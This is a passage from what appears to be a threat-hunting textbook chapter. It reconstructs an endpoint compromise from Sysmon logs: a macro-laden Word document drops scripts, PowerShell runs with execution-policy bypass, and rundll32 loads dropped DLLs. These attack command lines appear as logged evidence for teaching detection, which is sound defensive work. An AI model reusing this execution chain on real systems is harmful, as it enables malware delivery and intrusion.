    "ThreadID": "3648",
    "User": "DESKTOP-PC01\pc01-user",                            ⑤
    "UserID": "S-1-5-18",
    "UtcTime": "2021-11-21 13:02:28.475",                        ⑥
    "Version": "2"
  ...
}
```

① The hostname of the computer that generated the Sysmon event, DESKTOP-PC01

② The Sysmon event type field is set to 11, used for file-creation operations.

③ The full path of the executable image involved in the file-creation operation

④ The name of the file created, www.ps1, under C:\Users\pc01-user\AppData\Roaming

⑤ The user field contains the username associated with the operation, pc01-user.

⑥ The timestamp shows the event-generation time, 2021-11-21 13:02:28.475, in Coordinated Universal Time (UTC).

An endpoint with hostname `DESKTOP-PC01` generated the type 11 Sysmon event, which shows that Microsoft Word created a PowerShell script, `www.ps1`, in the Roaming folder inside the `AppData` folder, which is hidden by default.

This event provides our first clue—a strong one—that something is wrong. We might immediately think of going to the hostname and investigating the content of `www.ps1`.

At this stage of the expedition, however, remote access to files on endpoints may not be possible for various technical and nontechnical reasons. In addition, forensically acquiring digital content from endpoints may not be the job of the threat hunter.

Note the event's creation time, `"UtcTime": "2021-11-21 13:02:28.475"`. We can use this timestamp as an

anchor and start uncovering what happened before and after this event. Let's add the first timestamp to our timeline in figure 3.2. Building a visual timeline like the one in the figure is useful for tracking the findings we might uncover during a threat-hunting expedition.




Figure 3.2 Findings timeline

Following the breadcrumb trail

Now that we know that Microsoft Word created a PowerShell script file, `www.ps1`, let's try to answer some follow-up questions to uncover what happened before and after the file-creation activity:

- Why did Microsoft Word create the script file in the first place? Did the user open a suspicious Microsoft Office document?
- Was the file accessed or executed by other processes?
- Did Word perform suspicious activities other than creating this file? Were other files with different extensions created, for example?

Questions 2 and 3 may be the easiest to answer. For question 2, we can run a free text search for the filename `www.ps1` across all Sysmon events for the hostname in question, `DESKTOP-PC01`. Similarly, we can perform a search for `winword.exe`.

After the creation of the script file

We start by performing a free text search for Sysmon events containing the `www.ps1` string.

Listing 3.7 Free text search for `www.ps1` in Sysmon events

```
DESKTOP-PC01
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
/www.ps1/i
```

The search returns two Sysmon events. The first event is the one in which `winword.exe` created `www.ps1` (listing 3.6). The second event is shown in the following listing.

Listing 3.8 Sysmon event containing `www.ps1`

```
{
  "@timestamp": "2021-11-21T13:02:43.000Z",
  "_raw": {
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "CommandLine": ""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
     -ExecutionPolicy Bypass &amp;
      C:\Users\pc01-user\AppData\Roaming\www.ps1",                    ①
    "Company": "Microsoft Corporation",
    "Computer": "DESKTOP-PC01",
    "CurrentDirectory": "C:\Users\pc01-user\Downloads\",
    "Description": "Windows PowerShell",
    "EventID": "1",                                                  ②
...
    "Image": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",
...
    "OriginalFileName": "PowerShell.EXE",
```

```
    "ParentCommandLine": ""C:\Windows\System32\cscript.exe"
     C:\Users\pc01-user\AppData\Roaming\www.txt //E:VBScript
      //NoLogo %~f0 %*",                                          ③
    "ParentImage": "C:\Windows\System32\cscript.exe",
    "ParentProcessGuid": "{10cf5a0f-4371-619a-1902-000000000700}",
    "ParentProcessId": "572",
    "ParentUser": "DESKTOP-PC01\pc01-user",
    "ProcessGuid": "{10cf5a0f-4373-619a-1b02-000000000700}",
    "ProcessID": "1872",
    "Product": "Microsoft® Windows® Operating System",
    "SystemTime": "2021-11-21T13:02:43.173773000Z",
    "Task": "1",
    "TerminalSessionId": "1",
    "ThreadID": "3648",
    "User": "DESKTOP-PC01\pc01-user",
    "UserID": "S-1-5-18",
    "UtcTime": "2021-11-21 13:02:43.152",
    "Version": "5"
  },
...
}
```

① The command line captured in the Sysmon event

② The Sysmon event type field is set to 1, used for process-creation operations.

③ The parent command line issued to create the process captured by this Sysmon event

This event is a type 1 Sysmon event (process creation), in which `www.ps1` appears in the `CommandLine` field containing `"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass &amp; C:\Users\pc01-user\AppData\Roaming\www.ps1"`.

The event shows `powershell.exe` executing the script file with `–ExecutionPolicy Bypass`. Using the Bypass policy means that nothing is blocked and no warnings, prompts, or messages will be displayed.

The event reveals more information. The `ParentCommandLine` is `"C:\Windows\System32\cscript.exe" C:\Users\pc01-user\AppData\Roaming\www.txt //E:VBScript //NoLogo %~f0 %*`. We see a new file of interest, `www.txt`, in `\AppData\Roaming`, the same location where `winword.exe` created `www.ps1`. Could this file be a coincidence? Let's add a new task to our to-do list: search for `www.txt` and continue analyzing the value of the `ParentCommandLine` field. The `cscript.exe` process is run with the following parameters:

- `//E:VBScript` specifies VBScript as the scripting engine.
- `//NoLogo` suppresses the banner at startup.
- `%~f0` expands the first argument to `cmd %0`.
- `%*` expands the rest of the arguments.

This is a way to run VBScript within a batch file. We do not know the content of `www.txt` yet, but the command line indicates that it contains a VBScript.

Take note of the event's creation time `"UtcTime": "2021-11-21 13:02:43.152"`. The event occurred 15 seconds after `winword.exe` created `www.ps1`. Let's update the timeline as shown in figure 3.3.

NOTE **We processed and converted the Sysmon events in this chapter from their original XML-based format to JavaScript Object Notation**

(JSON). The objectives are to make them more readable and enable you to onboard them easily to the data store of your choice. Many data stores can parse JSON natively compared with XML-formatted events.




Figure 3.3 Threat-execution timeline showing two events

Before the creation of the script file

So far, we've seen activities occurring after `www.psl` was created. Let's go back to the question of why Microsoft Word created the script file in the first place. We'll search the Sysmon events for ones that contain `winword.exe` and start 2 minutes before the `www.ps1` file was created.

Listing 3.9 Free text search for `winword.exe` in Sysmon events

```
DESKTOP-PC01 AND
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" AND
/winword.exe/i
```

The search returns a few Sysmon events. The first event, `"UtcTime": "2021-11-21 13:02:17.356"`, captures our attention. The event shows that `winword.exe` opened

a document named `critical_list.doc` located in the Downloads folder for user `pc01-user`.

Listing 3.10 Sysmon event containing `winword.exe`: First event

```
{
  "@timestamp": "2021-11-21T13:02:17.000Z",
  "_raw": {
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "CommandLine": ""C:\Program Files\Microsoft Office\Office14\WINWORD.EXE"
     /n "C:\Users\pc01-user\Downloads\critical_list.doc"",          (1)
    "Company": "Microsoft Corporation",
    "Computer": "DESKTOP-PC01",
    "CurrentDirectory": "C:\Users\pc01-user\Downloads\",
    "Description": "Microsoft Word",
    "EventID": "1",
...
    "Image": "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE",
...
    "OriginalFileName": "WinWord.exe",
    "ParentCommandLine": "C:\Windows\Explorer.EXE",
    "ParentImage": "C:\Windows\explorer.exe",
    "ParentProcessGuid": "{10cf5a0f-404e-619a-5400-000000000700}",
    "ParentProcessId": "4692",
    "ParentUser": "DESKTOP-PC01\pc01-user",
    "ProcessGuid": "{10cf5a0f-4359-619a-1402-000000000700}",
    "ProcessID": "1872",
    "Product": "Microsoft Office 2010",
    "SystemTime": "2021-11-21T13:02:17. ",
    "Task": "1",
    "TerminalSessionId": "1",
    "ThreadID": "3648",
    "User": "DESKTOP-PC01\pc01-user",
    "UserID": "S-1-5-18",
    "UtcTime": "2021-11-21 13:02:17.356",                          (2)
    "Version": "5"
  },
  ...
}
```

(1) **The CommandLine field in the Sysmon event with EventID 1 shows that winword.exe opened a Word document with filename critical_list.doc located in the Downloads folder for user pc01-user.**

(2) **Note of the event timestamp "UtcTime": "2021-11-21 13:02:17.356", 11 seconds before winword.exe created www.ps1.**

Let’s add this timestamp to the timeline (figure 3.4).




Figure 3.4 Threat-execution timeline with an additional event at 13:02:17

We need to answer the question of how the file made it to the folder. Let's add a new task to our to-do list: find out how the file `critical_list.doc` made it to `DESKTOP-PC01` and whether the file made it to other machines, and continue analyzing the eight Sysmon events returned by our search. The next event of interest from the events we captured earlier is shown in the following listing.

Listing 3.11 Sysmon event containing `winword.exe`: Third event

```
{
  "@timestamp": "2021-11-21T13:02:20.000Z",
  "_raw": {
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "CommandLine": ""C:\Program Files\Microsoft Office\Office14\WINWORD.EXE"
/Embedding",
    "Company": "Microsoft Corporation",
    "Computer": "DESKTOP-PC01",
    "CurrentDirectory": "C:\Program Files\Microsoft Office\Office14\",
    "Description": "Microsoft Word",
    "EventID": "1",
...
    "Image": "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE",
...
    "OriginalFileName": "WinWord.exe",
    "ParentCommandLine": ""C:\Program Files\Microsoft Office\Office14\
     WINWORD.EXE" /n "C:\Users\pc01-user\Downloads\critical_list.doc"",
    "ParentImage": "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE",
```

```
    "ParentProcessGuid": "{10cf5a0f-4359-619a-1402-000000000700}",
    "ParentProcessId": "5756",
    "ParentUser": "DESKTOP-PC01\pc01-user",
    "ProcessGuid": "{10cf5a0f-435b-619a-1602-000000000700}",
    "ProcessID": "1872",
    "Product": "Microsoft Office 2010",
    "SystemTime": "2021-11-21T13:02:20.004354100Z",
    "Task": "1",
    "TerminalSessionId": "1",
    "ThreadID": "3648",
    "User": "DESKTOP-PC01\pc01-user",
    "UserID": "S-1-5-18",
    "UtcTime": "2021-11-21 13:02:19.949",
    "Version": "5"
  },
  ...
}
```


The interesting field in this Sysmon event is `CommandLine`, which shows the use of the `/Embedding` option with `winword.exe`. This field indicates that macros were enabled after the Word document `critical_list.doc` was opened. These macros might include malicious instructions hidden in the macro code. Let's take note of the event timestamp "`UtcTime`": "`2021-11-21 13:02:19.949`" and update the timeline (figure 3.5).




Figure 3.5 Threat-execution timeline with an additional event at 13:02:19

The next event of interest is the seventh one.

Listing 3.12 Sysmon event containing `winword.exe`: Seventh event

```
{
  "@timestamp": "2021-11-21T13:02:25.000Z",
  "_raw": {
    "Channel": "Microsoft-Windows-Sysmon/Operational",
    "Computer": "DESKTOP-PC01",
    "Details": "Binary Data",
    "EventID": "13",
...
    "Image": "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE",
    "Keywords": "0x8000000000000000",
    "Level": "4",
    "Name": "Microsoft-Windows-Sysmon",
    "Opcode": "0",
    "ProcessGuid": "{10cf5a0f-4359-619a-1402-000000000700}",
    "ProcessID": "1872",
    "RuleName": "Context,ProtectedModeExitOrMacrosUsed",
    "SystemTime": "2021-11-21T13:02:25.194072300Z",
    "TargetObject": "HKU\S-1-5-21-789985733-1868513186-3804096106-1000\
```

```
     Software\Microsoft\Office\14.0\Word\Security\Trusted Documents\
     TrustRecords\%USERPROFILE%/Downloads/critical_list.doc",
    "Task": "13",
    "ThreadID": "3648",
    "User": "DESKTOP-PC01\pc01-user",
    "UserID": "S-1-5-18",
    "UtcTime": "2021-11-21 13:02:25.188",
    "Version": "2"
  },
...
}
```

`"EventID": "13"` is a `Registry Create` Sysmon event. The interesting field in this event is `TargetObject`. This registry key contains a list of Word document file locations for which a user has explicitly enabled editing and macros. Note the event timestamp `"UtcTime": "2021-11-21 13:02:25.188"`, and update the timeline (figure 3.6).




Figure 3.6 Threat-execution timeline with two additional events at 13:02:25 and 13:03:10

Let's pause for a second to note that we gained this insight without access to the content of the files. We had access to an important data-source type, Sysmon, that describes activities performed on a system. I cover Sysmon in more detail in section 3.3. Also recall the two pending tasks in our to-do list:

- Search for events containing `www.txt` and find out what process created the file and when.
- Find out how the file `critical_list.doc` made it to `DESKTOP-PC01` and whether the file made it to other machines.

We'll complete the first task in the list by running the following search.

Listing 3.13 Free text search for `www.txt` in Sysmon events

```
DESKTOP-PC01 AND
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" AND
/www.txt/i
| table([_raw.UtcTime, host.name, _raw.EventID, _raw.CommandLine,
        _raw.ParentCommandLine], order=asc)
```

The search returns seven Sysmon events, all of which are interesting but none of which are related to creating the file `www.txt`. Why? The answer lies in the Sysmon configuration file used, which does not capture file-creation Sysmon events for files with the `.txt` extension. The threat hunter should be made aware of this information. Otherwise, the hunter would discover it when conducting threat-hunting expeditions that require researching file-creation activities involving `.txt` files. Important fields from

the seven Sysmon events are summarized in the following listings. The second event is the one we captured earlier in listing 3.8.

Listing 3.14 Event 1

```
_raw.UtcTime->2021-11-21 13:02:41.156,
 host.name->DESKTOP-PC01,
_raw.EventID->1,
_raw.CommandLine->"C:\Windows\System32\cscript.exe"
 C:\Users\pc01-user\AppData\Roaming\www.txt //E:VBScript //NoLogo %%~f0 %%*,
_raw.ParentCommandLine->"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE"
 /n "C:\Users\pc01-user\Downloads\critical_list.doc"
```

Listing 3.14 shows `winword.exe` executing `cscript.exe`. This event relates to the event in listing 3.8, in which the `cscript.exe CommandLine` contained in the listing 3.14 event is the `ParentCommandLine` for `powershell` in listing 3.8.

Listing 3.15 Event 2

```
_raw.UtcTime->2021-11-21 13:02:43.152,
host.name->DESKTOP-PC01,
_raw.EventID->1,
_raw.CommandLine->"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
 -ExecutionPolicy Bypass & C:\Users\pc01-user\AppData\Roaming\www.ps1,
_raw.ParentCommandLine->"C:\Windows\System32\cscript.exe"
 C:\Users\pc01-user\AppData\Roaming\www.txt //E:VBScript //NoLogo %~f0 %*
```

Listing 3.15 shows that `powershell.exe` was executed by `cscript.exe`. We saw this event earlier in listing 3.8.

Listing 3.16 Event 3

```
_raw.UtcTime->2021-11-21 13:02:54.219,
host.name->DESKTOP-PC01,
_raw.EventID->1,
_raw.CommandLine->"C:\Windows\System32\cmd.exe" /c rundll32.exe
```

```
 C:\ProgramData\www1.dll,ldr,
_raw.ParentCommandLine->"C:\Windows\System32\cscript.exe"
 C:\Users\pc01-user\AppData\Roaming\www.txt //E:VBScript //NoLogo %~f0 %*
```

Listing 3.16 shows `cmd.exe` spawned by `cscript.exe`. The command-line shell executes `rundll32.exe`, which tries to load and run programs held in `www1.dll`, located in the ProgramData folder. How did `www1.dll` make it to the endpoint? Let's add a task to our to-do list: find out how `www1.dll` made it to the endpoint.

Listing 3.17 Event 4

```
_raw.UtcTime->2021-11-21 13:02:54.263,
host.name->DESKTOP-PC01,
_raw.EventID->1,
_raw.CommandLine->"C:\Windows\System32\cmd.exe" /c rundll32.exe
C:\ProgramData\www2.dll,ldr,
_raw.ParentCommandLine->"C:\Windows\System32\cscript.exe"
C:\Users\pc01-user\AppData\Roaming\www.txt //E:VBScript //NoLogo %~f0 %*
```

Listing 3.17 is similar to listing 3.16, but `rundll32.exe` tries to run `www2.dll` instead of `www1.dll`.

Listing 3.18 Event 5

```
_raw.UtcTime->2021-11-21 13:02:54.424,
host.name->DESKTOP-PC01,
_raw.EventID->1,
_raw.CommandLine->"C:\Windows\System32\cmd.exe" /c rundll32.exe C:\
     ProgramData\www3.dll,ldr,
_raw.ParentCommandLine->"C:\Windows\System32\cscript.exe" C:\Users\pc01-user\
     AppData\Roaming\www.txt //E:VBScript //NoLogo %~f0 %*
```

Listing 3.18 is similar to listing 3.17, but `rundll32.exe` tries to run `www3.dll` instead of `www2.dll`.

Listing 3.19 Event 6

```
_raw.UtcTime->2021-11-21 13:02:54.625,
host.name->DESKTOP-PC01,
_raw.EventID->1,
_raw.CommandLine->"C:\Windows\System32\cmd.exe" /c rundll32.exe
C:\ProgramData\www4.dll,ldr,
_raw.ParentCommandLine->"C:\Windows\System32\cscript.exe"
C:\Users\pc01-user\AppData\Roaming\www.txt //E:VBScript //NoLogo %~f0 %*
```

Listing 3.19 is similar to listing 3.18, but `rundll32.exe` tries to run `www4.dll` instead of `www3.dll`.

Listing 3.20 Event 7

```
_raw.UtcTime->2021-11-21 13:02:54.861,
host.name->DESKTOP-PC01, _raw.EventID->1,
_raw.CommandLine->"C:\Windows\System32\cmd.exe" /c rundll32.exe
C:\ProgramData\www5.dll,ldr,
_raw.ParentCommandLine->"C:\Windows\System32\cscript.exe"
C:\Users\pc01-user\AppData\Roaming\www.txt //E:VBScript //NoLogo %~f0 %*
```

Listing 3.20 is similar to listing 3.19, but `rundll32.exe` tries to run `www5.dll` instead of `www4.dll`. Next, we'll update the timeline before continuing the search (figure 3.7).




Figure 3.7 Threat-execution timeline with two additional events at 13:02:41 and 13:02:54

The third task is finding out how `www1.dll` made it to the machine. The same question applies to the rest of the `.dll` files. Let's search for Sysmon file-creation events containing any of the `.dll` filenames.

Listing 3.21 Free text search for the `.dll` files in Sysmon events

```
DESKTOP-PC01 AND
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" AND
_raw.EventID=13 AND
/www[1-5].dll/i
```

Running the search does not generate matching events. As with files that have the `.txt` extension, the Sysmon configuration file used does not capture file-creation Sysmon

events for files with the `.dll` extension. The following listing, taken from the Sysmon configuration file, shows that Sysmon file-creation events are generated for files with the `.ps1` extension.

Listing 3.22 Sysmon configuration for files with extension `.ps1`

```
<RuleGroup name="" groupRelation="or">
    <FileCreate onmatch="include">
        <TargetFilename condition="end with">.ps1</TargetFilename>
```

By now, we've uncovered a significant amount of evidence showing that a single machine has been compromised, proving the threat-hunt hypothesis. We can open an incident case, provide the information about the findings, and assign the ticket to the incident-response team, which can take things from here. We could have opened a ticket at an earlier stage of the hunt and continued hunting and updating the case while we tried to reveal more evidence about the threat execution. The decision about when to open a ticket can be based on several factors, including the severity of the threat execution, the value of the assets affected, and how confident the threat hunter is about the threat execution. You don't want to open a ticket too early or too late.

In the ticket, the threat hunter can ask the incident-response team for more information about the content of files created in the system, such as `www.ps1` and `www.txt`. In addition, the hunter would be keen to get a copy of the sandboxing `report for critical_list.doc`.

3.2 The threat-hunting process

The process has three phases: preparation, execution, and communication. The following sections trace the process.

3.2.1 Preparation

We took the following steps to prepare for the hunt (figure 3.8):

1. The information provided by the red team triggered the threat hunt.
2. The hunter decided to create a new hunt play.
3. The hunter followed the standard threat-hunting-play template introduced in chapter 2 and shown later in this section.
4. For the hunt, Sysmon was the main data-source type, and Sysmon events were collected from endpoints.
5. Sysmon events were collected and stored in a data store, Humio.
6. The threat hunter was able to access the data store and search the Sysmon events using the Humio web interface. The performance of the searches was adequate.

